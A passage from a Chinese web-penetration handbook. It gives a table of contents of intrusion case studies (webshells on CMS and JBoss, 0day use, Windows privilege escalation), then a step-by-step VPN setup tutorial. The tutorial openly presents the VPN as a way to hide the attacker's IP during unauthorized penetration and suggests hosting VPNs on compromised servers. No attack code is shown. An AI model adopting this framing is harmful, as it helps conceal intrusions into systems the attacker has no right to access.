5.14.4 嗅探····· 533
5.14.5 总结与探讨····· 537
5.15 MD5（base64）加密与解密渗透某服务器····· 537
5.15.1 MD5（dbase64）密码 ····· 537
5.15.2 从 Google 寻找破解之路····· 538
5.15.3 生成 Hash 值····· 538
5.15.4 比对 Hash 值和加密密码值····· 539
5.15.5 寻找破解方式····· 540
5.15.6 探寻 MD5（base64）的其他破解方式····· 542
5.15.7 MD5（base64）加密原理 ····· 544
5.15.8 总结与探讨····· 545
5.16 JBoss Application Server 获取 WebShell ····· 545
5.16.1 扫描 JBoss Application Server 端口····· 546
5.16.2 通过 JBoss AS 部署 WebShell ····· 549
5.16.3 获取 JSP 的 WebShell ····· 552
5.17 利用 phpMyadmin 渗透某 Linux 服务器····· 553
5.17.1 分析列目录文件和目录····· 553
5.17.2 获取网站的真实路径····· 553
5.17.3 导入一句话后门到网站····· 554
5.17.4 获取 WebShell ····· 555
5.17.5 导出数据库····· 555
第 6 章 0day 攻击 ····· 557
6.1 Phpcms2008sp4 管理员提权 0day····· 557
6.1.1 获取 Phpcms 版本号 ····· 558
6.1.2 扫描木马····· 558
6.1.3 查看扫描结果····· 559
6.1.4 获取数据库密码····· 560
6.1.5 修改文件获得 WebShell ····· 560
6.1.6 成功获取 WebShell ····· 561
6.1.7 上传大马····· 561
6.2 利用 Art2008cms 漏洞渗透某站点 ····· 562
6.2.1 修改上传选项····· 563
6.2.2 上传数据库文件····· 563
6.2.3 恢复数据库备份····· 564
6.2.4 获取 WebShell 地址 ····· 565
6.2.5 通过挂马获得真正可操作的 WebShell ····· 568
6.2.6 使用 chopper 进行一句话操作 ····· 568
6.2.7 总结与探讨····· 570
6.3 PHP168 XSS 跨站及利用 ····· 570
6.3.1 软件测试环境以及搭建····· 571
6.3.2 XSS 跨站基础····· 571
6.3.3 XSS 跨站利用····· 571
6.3.4 实例演示····· 576
6.4 Citrix 密码绕过漏洞引发的渗透 ····· 577
6.4.1 Citrix 简介····· 577

6.4.2 Citrix 的工作方式 …… 577
6.4.3 一个 Citrix 渗透实例 …… 578
6.5 DZ7.1 and 7.2 远程代码执行漏洞获取 WebShell …… 583
6.5.1 漏洞形成原理分析 …… 583
6.5.2 漏洞的具体应用 …… 585
6.5.3 后记 …… 590
6.6 由 WordPress 获取 WebShell …… 590
6.6.1 获取管理员用户名和密码 …… 591
6.6.2 寻找上传处 …… 591
6.6.3 浏览上传记录 …… 592
6.6.4 获取 WebShell 的直接地址 …… 592
6.6.5 获取 WebShell …… 593
6.6.6 其他方法获取 WebShell 的探讨 …… 593
6.7 由 PHP168 任意文件下载 0day 到服务器提权 …… 594
6.7.1 使用 simplegoogle 工具搜索使用 PHP168 系统的网站 …… 594
6.7.2 使用转换工具进行 base64 地址转换 …… 594
6.7.3 下载任意 PHP 文件 …… 595
6.7.4 使用记事本编辑 adminlogin_logs.php 文件 …… 595
6.7.5 破解管理员的 MD5 密码值和登录网站后台 …… 596
6.7.6 获取网站系统的 WebShell …… 596
6.7.7 尝试提升系统权限 …… 598
6.7.8 使用 udf 提升系统权限 …… 599
6.7.9 直接上传 PHP 大马 …… 600
6.7.10 查看系统开放端口和打开 3389 远程终端 …… 600
6.7.11 使用端口转发程序成功进入该服务器 …… 601
6.7.12 总结与探讨 …… 602
6.8 老 Y 文章管理系统 V2.2 注入漏洞分析与利用 …… 602
6.8.1 前期分析 …… 602
6.8.2 漏洞分析 …… 602
6.8.3 网络实战 …… 603
6.8.4 实践体会 …… 605
6.9 使用 Discuz!NT3.5.2 文件编辑 0day 获取 WebShell …… 605
6.9.1 登录后台 …… 605
6.9.2 文件模板编辑 0day …… 605
6.9.3 利用模板文件编辑 0day …… 606
6.9.4 获取网站的真实路径 …… 607
6.9.5 获取 WebShell …… 607
6.9.6 还原原文件源代码 …… 607
6.9.7 数据库信息暴露 0day …… 608
6.9.8 备份网站数据库 …… 608
6.9.9 压缩源代码程序 …… 609
6.10 Discuz!6.0 管理员编辑模板文件获取 WebShell …… 609
6.10.1 编辑板块 …… 610
6.10.2 模板编辑 …… 610
6.10.3 选择一种模板进行编辑 …… 610
6.10.4 获取一句话后门 …… 611
6.11 Discuz!6.0 管理员权限插件导入获取 WebShell …… 612
6.11.1 导入插件 …… 612
6.11.2 查看导入的插件 …… 612
6.11.3 测试 WebShell …… 612
6.12 Discuz!7.2 管理员权限插件导入获取 WebShell …… 613
6.12.1 登录后台 …… 613
6.12.2 论坛插件管理 …… 614

6.12.3 导入 Discuz!7.2 提权 WebShell 插件 …… 615
6.12.4 启用导入的插件 WebShell …… 616
6.12.5 查看 WebShell 地址 …… 616
6.12.6 获取 WebShell …… 617

第 7 章 Windows 提权与安全防范 ……618

7.1 Microsoft SQL Server 2005 提权 …… 618
7.1.1 查看数据库连接文件 …… 618
7.1.2 获取数据库用户和密码 …… 619
7.1.3 数据库连接设置 …… 619
7.1.4 查看连接信息 …… 620
7.1.5 添加“xp_cmdshell”存储过程 …… 620
7.1.6 添加用户 …… 621
7.1.7 将普通用户添加到管理员组 …… 622
7.1.8 通过“XP_cmdshell exec”查看系统用户 …… 622
7.1.9 远程终端登录 …… 623
7.1.10 总结与探讨 …… 623
7.2 MySQL 数据库提权 …… 624
7.2.1 设置 MySQL 提权脚本文件 …… 624
7.2.2 进行连接测试 …… 624
7.2.3 创建“Shell”函数 …… 624
7.2.4 查看用户 …… 625
7.2.5 创建具有管理员权限的用户 …… 626
7.2.6 提权成功 …… 627
7.2.7 总结与探讨 …… 628
7.3 Serv-U 提权 …… 629
7.3.1 利用 WebShell 查看系统管理员用户组 …… 629
7.3.2 执行 SU Exp …… 630
7.3.3 检查 Serv-U 提权情况 …… 631
7.3.4 远程终端登录测试 …… 632
7.3.5 总结与探讨 …… 633
7.4 Windows 2008 中 Magic Winmail Server 提权 …… 633
7.4.1 获取 Winmail 目录地址 …… 633
7.4.2 执行 whoami 命令 …… 633
7.4.3 添加用户到管理员组 …… 634
7.4.4 设置并登录远程终端服务器 …… 636
7.4.5 Winmail 邮箱用户与口令 …… 637
7.4.6 进入邮箱 …… 638
7.4.7 Winmail 服务器防范 …… 638
7.5 Pr 提权渗透国外某高速服务器 …… 639
7.5.1 分析 AWS 扫描结果 …… 639
7.5.2 获取直接文件上传地址 …… 640
7.5.3 直接上传网页木马测试 …… 640
7.5.4 创建并操作一句话后门 …… 640
7.5.5 上传大马进行管理 …… 642
7.5.6 查看网站服务器文件 …… 642
7.5.7 查询目标网站所在服务器下的所有域名 …… 643
7.5.8 分析 site.mdb 数据库 …… 644
7.5.9 通过 Ftp 上传 WebShell …… 644
7.5.10 Pr 提权 …… 645
7.5.11 获取远程终端端口 …… 647
7.5.12 登录远程终端 …… 648
7.6 Jboss 信息查看获取 WebShell …… 648
7.6.1 测试 Jboss 网页 …… 648
7.6.2 查看 Tomcat 状态 …… 648
7.6.3 执行命令测试 …… 649
7.6.4 下载 JspWebShell 的 txt 文件到本地 …… 650
7.6.5 寻找可运行路径 …… 651
7.6.6 查看 Jboss 默认部署路径的文件和目录 …… 651

7.6.7 查看管理后台部署文件 652
7.6.8 复制 JspWebShell 到指定目录 652
7.6.9 成功获取 WebShell 653
7.6.10 管理维护 653
7.7 操作系统密码安全设置 653
7.7.1 系统密码安全隐患与现状 654
7.7.2 系统密码安全设置策略 655
7.7.3 密码设置技巧 657
7.7.4 系统密码安全检查与防护 658
7.7.5 系统用户登录日志检测 658
7.8 检查计算机账号克隆 660
7.8.1 检查用户 660
7.8.2 检查组 661
7.8.3 使用 mt 检查 662
7.8.4 使用本地管理员检查工具检查 663
7.9 Windows 下 PHP+MySQL+IIS 安全试验平台的搭建 664
7.9.1 安装 IIS 664
7.9.2 下载最新的 MySQL 和 PHP 并安装 666
7.9.3 PHP 基本准备工作 666
7.9.4 MySQL 基本准备工作 668
7.9.5 配置 IIS 支持 php 671
7.9.6 测试 PHP 环境 676
7.10 Windows 下 PHP+MySQL+IIS 安全配置 676
7.10.1 NTFS 权限的简单介绍 676
7.10.2 NTFS 详解之磁盘配额 678
7.10.3 NTFS 详解之 Windows 权限 682
7.10.4 变态 Windows 权限配置 685
7.11 Windows 下 PHP+MySQL+IIS 安全平台高级配置 688
7.11.1 php.ini 文件 688
7.11.2 php.ini 参数安全设置 689
7.11.3 IIS 指定目录运行或者不运行 php 691
7.11.4 身份验证高级配置 695
7.11.5 设置服务器只支持 php 脚本 697
7.11.6 Web 目录的变态权限配置 698

第 1 章　Web 渗透必备技术

网络安全的范围很广，涵盖的内容很多，涉及的技术也很多，但是对一个新手来说，如何了解安全，如何进行 Web 渗透，就显得尤为迫切；但这一切都离不开基本的一些知识和技术，了解这些基本知识和技术有助于了解本书后面章节中的案例。

本章着重介绍有关网络渗透的一些基本知识和必备技术，由浅入深的介绍如何创建 VPN 服务器、如何使用 VPN 软件、如何利用软件来获取系统的密码、如何利用破解软件快速破解系统密码、MD5 加密与破解、Serv-U 密码破解，一句话后门的利用与操作等，这些基本知识和技术是网络渗透的基础。当然并不意味着掌握了这些技术，就能在渗透过程所向披靡了。网络安全是一种技术的积累，在实践过程中需要不断地进行试验，不断地进行总结，不断地进行更新，只有这样才能不断地提高个人的渗透能力和渗透技术。网络攻防中有这样一个理念：“安全高手就是一次次的试验和尝试，就跟武林高手一样，一个简单的动作都要做无数遍，以深得其方法、技巧和精髓！”

本章主要内容如下：

- 在 Windows XP 中创建 VPN 以及使用 VPN。
- 在 Windows XP 中使用 VPN 软件。
- 在 Windows 2003 Server 中建立 VPN 服务器。
- LCX 端口转发实现内网突破。
- 域名查询技术。
- 使用 GetHashes 软件获取 Windows 系统 Hash 密码值。
- 使用 Saminside 获取系统密码。
- 使用 WinlogonHack 获取系统密码。
- 使用 Ophcrack 破解系统 Hash 密码。
- md5 加密与解密。
- Serv-U 密码破解。
- Access 数据库破解实战。
- 巧用 Cain 破解 MySQL 数据库密码。
- 一句话后门利用及操作。
- 远程终端的安装与使用。

1.1 在 Windows XP 中创建 VPN 以及使用 VPN

习武之人都知道，要想学得好武艺，必须学会挨打。借用该理念，在 Web 渗透中要学会隐藏自己的真实身份，在 Web 渗透过程中有些渗透是授权的，有些渗透是未授权的，因此就要通过 VPN 和软件代理等方式来隐藏个人上网的真实 IP 地址等信息。本节以 Windows XP 为例来介绍如何创建 VPN 客户端连接。

虚拟专用网络（Virtual Private Network，VPN），是一项网络新技术，该技术提供了一种通过公用网络安全地对企业内部专用网络进行远程访问的连接方式。VPN 是通过因特网上将局域网扩展到远程网络和远程计算机用户的一种成本效益极佳的办法。它优点在于异地子网间的通信就像在一个子网内一样安全，虚拟专用网络由此而得名。VPN 的三个基本要素是 IP 封装、加密的身份认证和数据有效负载加密。

VPN 系统的第一个基本要素是使用 IP 封装。若一个 IP 包包含其他 IP 包时，就称为 IP 封装。IP 封装可以使两个实际上分离的网络计算机看上去像比邻的（相互之间只用一个路由器分开）一样，但实际上它们是通过许多网络路由器和网关分开的。这些路由器和网关也许不用同一个地址空间。加密的身份认证用来安全有效地验证远程用户的身份，这样系统就可以判断出适合这个用户的安全级别。如 VPN 可使用加密的身份认证来决定用户是否可以参与到加密通道中。数据有效负载加密用来加密被封装的数据。

VPN 服务器端分为软件 VPN 和硬件 VPN 两种。目前国内外许多大的网络安全产品公司都推出了自己的硬件 VPN 产品，这些 VPN 产品大部分都和自己的防火墙产品结合到一起，但也有一些公司的 VPN 产品是单独的。国内的产品有天融信公司的 SJW11 网络密码机（VPN）产品，东大阿尔派公司即将推出的 NetEye VPN 等。软件 VPN 主要是通过操作系统提供的，例如 Windows Server 2003 服务器，通过在其上进行简单设置即可使用。VPN 客户端主要是指专用的 VPN 连接软件或者是操作系统提供的 VPN 连接工具。完成 VPN 服务器的配置操作并赋予特定用户远程连接 VPN 服务器的权限以后，还需要在客户端计算机中创建 VPN 连接并拨入 VPN 服务器，才能实现对企业内部网络的访问。

1.1.1 创建新的网络连接

能够成功建立 VPN 的前提是具备连通互联网的条件。在桌面上右键单击“网上邻居”图标，选择“属性”命令，打开“网络连接”窗口，如图 1-1 所示。

在左窗格中单击“创建一个新的连接”按钮，打开“新建连接向导”。在欢迎页中单击“下一步”按钮，如图 1-2 所示。如果是第一次建立连接，系统会要求你输入所在地区的电话区号。如果在建立 VPN 连接前已经建立了其他连接（如 ADSL 接入 Internet 的连接），则不会出现该提示。



图 1-1 打开“网络连接”窗口




图 1-2 单击“创建一个新的连接”按钮

1.1.2 选择网络连接类型

在“网络连接类型”对话框，选中“连接到我的工作场所的网络”单选框，并单击“下一步”按钮，如图 1-3 所示。VPN 连接必须选择这一步，否则建立的 VPN 也连接不上。




图 1-3 选择网络连接类型

1.1.3 选择网络连接

在“网络连接”对话框中选中“虚拟专用网络连接”单选框并单击“下一步”按钮，如图 1-4 所示。




图 1-4 选择“虚拟专用网络连接”

1.1.4 设置 VPN 显示名称

在“连接名”对话框中，在“公司名”编辑框中输入一个连接名称，该名称在 VPN 设置成功后会显示在桌面上，单击“下一步”按钮，如图 1-5 所示。




图 1-5 设置 VPN 显示名称

1.1.5 设置是否自动拨号连接

打开“公用网络”对话框，在该选项中有两个选项“不拨初始连接”和“自动拨此初始连接”。选中“自动拨此初始连接”单选框，则表示 VPN 连接时自动连接该 VPN，否则连接选择的 VPN。默认情况选择“不拨初始连接”，如图 1-6 所示，然后单击“下一步”按钮。




图 1-6　设置是否自动拨号连接

1.1.6　设置 VPN 服务器 IP 地址

在“VPN 服务器选择”对话框中，根据实际 VPN 服务器 IP 或者域名进行设置。在“主机名或 IP 地址”中输入 VPN 服务器端的 IP 地址或域名。这就用到了用户在配置 VPN 服务器时所提到的固定 IP 地址或动态域名。本例是输入固定 IP 地址，并单击“下一步”按钮，如图 1-7 所示。




图 1-7　设置 VPN 服务器 IP 地址

1.1.7　设置 VPN 连接快捷方式

在打开的完成创建对话框中选中“在桌面上创建此连接的快捷方式”复选框，如图 1-8 所示，这样创建 VPN 完毕后会自动在桌面生上成一个 VPN 的快捷方式，最后单击“完成”按钮完成 VPN 连接设置。




图 1-8　设置 VPN 连接快捷方式

1.1.8　使用 VPN 连接

在桌面上双击“My VPN”快捷方式，接着出现如图 1-9 所示的 VPN 连接画面，在用户名和密码中分别输入在 VPN 服务器上面设置的 VPN 连接用户名和密码，如果想每一次都不用重新输入用户名和密码，可选中“为下面用户保存用户名和密码”单选框记住用户名和密码。然后单击“连接”按钮，开始连接 VPN 服务器。



图 1-9　使用 VPN 连接

技巧：

（1）VPN 服务器 IP 地址变换时不用每次都重新建立，打开 VPN 连接，单击“属性”按钮，如图 1-10 所示，将原来的地址更换为新地址即可。如果需要彻底修改 VPN 的相关信息，可以重命名 VPN 名称和 VPN 连接网络。



图 1-10　更换 VPN

（2）无法访问因特网。在“网络连接”窗口中右键单击“VPN 连接”图标，选择“属性”命令。在打开的“VPN 连接属性”对话框中切换至“网络”选项卡，然后选中“Internet 协议（TCP/IP）”选项，并依次单击“属性”-“高级”按钮。在“高级 TCP/IP 设置”对话框的“常规”选项卡中取消选中“在远程网络上使用默认网关”复选框，如图 1-11 所示。



图 1-11　取消“在远程网络上使用默认网关”复选框

小结

使用 VPN 是 Web 渗透技术的一个必须掌握的基础，通过连接 VPN 可以对一些被屏蔽的网站进行渗透，同时还能通过 VPN 隐藏自己的真实 IP 地址，从而达到保护自己的目的。

1.2 在 Windows XP 中使用 VPN 软件

在上一节中介绍了如何创建和使用 VPN，但不是每一个人都能抓肉鸡的，而是要在肉鸡服务器上创建 VPN 服务器。不过好在目前有很多公司开发 VPN 客户端程序，并提供专业的 VPN 服务，通过其提供的 VPN 客户端来连接上网，也能达到翻墙和隐蔽的功能，一个账号一年的使用费用几百到几千元人民币不等。VPN 软件的使用非常简单，其他的 VPN 软件使用比较类似，下面以非凡 VPN 为例，介绍如何使用 VPN 客户端。

1.2.1 运行 VPN 客户端

到 VPN123 官方网站下载最新客户端，按照默认设置进行安装，安装完毕后直接运行 VPN 客户端，如图 1-12 所示，在账号和密码中输入购买的账号和密码，单击“连接”按钮进入 VPN123 网络选择界面。



图 1-12 运行 VPN 客户端

1.2.2 设置 VPN

在本例中介绍的是共享账号，即多个用户使用相同的 VPN 服务器，在如图 1-13 所示的设置 VPN 界面中选择一种加速方式，也可以选择全部加速。然后可在连接类型中选择 PPTP、L2TP 以及 OpenVPN 中的一种，默认为 PPTP 连接，然后再在加速节点中选择一个服务器。最后单击“连接”按钮，连接成功则表示 VPN 连接建立成功。



图 1-13　设置 VPN

1.2.3　查看本地连接 IP 地址

查看本地连接 IP 地址情况的界面如图 1-14 所示，打开 IP138.com 网站，系统会自动识别当前使用连接的 IP，即出口 IP 地址，在上面的 VPN 中选择的是天津的 VPN 服务器，因此本机访问任何网站所显示的 IP 地址均为天津的 VPN 服务器的地址。




图 1-14　查看出口 IP 地址情况

技巧：

（1）在 VPN 服务器中若选择响应速度值最小的网络，则访问的速度就越快。

（2）独享账号速度优于共享账号。

小结

本小节介绍了如何使用 Windows 自带的功能来创建 VPN 连接，以及使用商业软件来使用 VPN。使用 VPN 的目的有两个，一个是本身业务需要，授权访问内部网络。另外一个是通过 VPN 来隐藏或者翻墙，访问一些特殊网站，以达到隐藏和隐蔽的目的。这在 Web 渗透中比较常见。

1.3 在 Windows 2003 Server 中建立 VPN 服务器

在第一节中介绍了如何在 Windows XP 中创建 VPN 连接，VPN 连接中最重要的一点就是建立 VPN 服务器，VPN 服务器可以是单独的服务器，很多商业 VPN 就是租用 Windows 或者 Linux 主机，自己创建 VPN 服务器，然后提供 VPN 服务的。还有一种 VPN 服务器是在被控制服务器上建立 VPN 服务器，也就是在肉机上建立 VPN 服务器。下面介绍如何在 Windows 2003 Server 操作系统上创建 VPN 服务器。

1.3.1 查看路由和远程访问

单击“开始”→“程序”→“管理工具”→“路由和远程访问”，打开“路由和远程访问”配置窗口。在该窗口中可以查看 VPN 服务器开启情况，如图 1-15 所示，显示为红色的停止图标是表示未创建 VPN 服务器或者已经停止 VPN 服务了。




图 1-15 查看路由和远程访问配置情况

1.3.2 尝试启动路由和远程访问

在路由和远程访问配置窗口的服务器状态下，默认显示的是服务器的名称，选中该服务器，右键单击，在弹出的菜单中选择“配置并启用路由和远程访问”，如果已经配置成功，

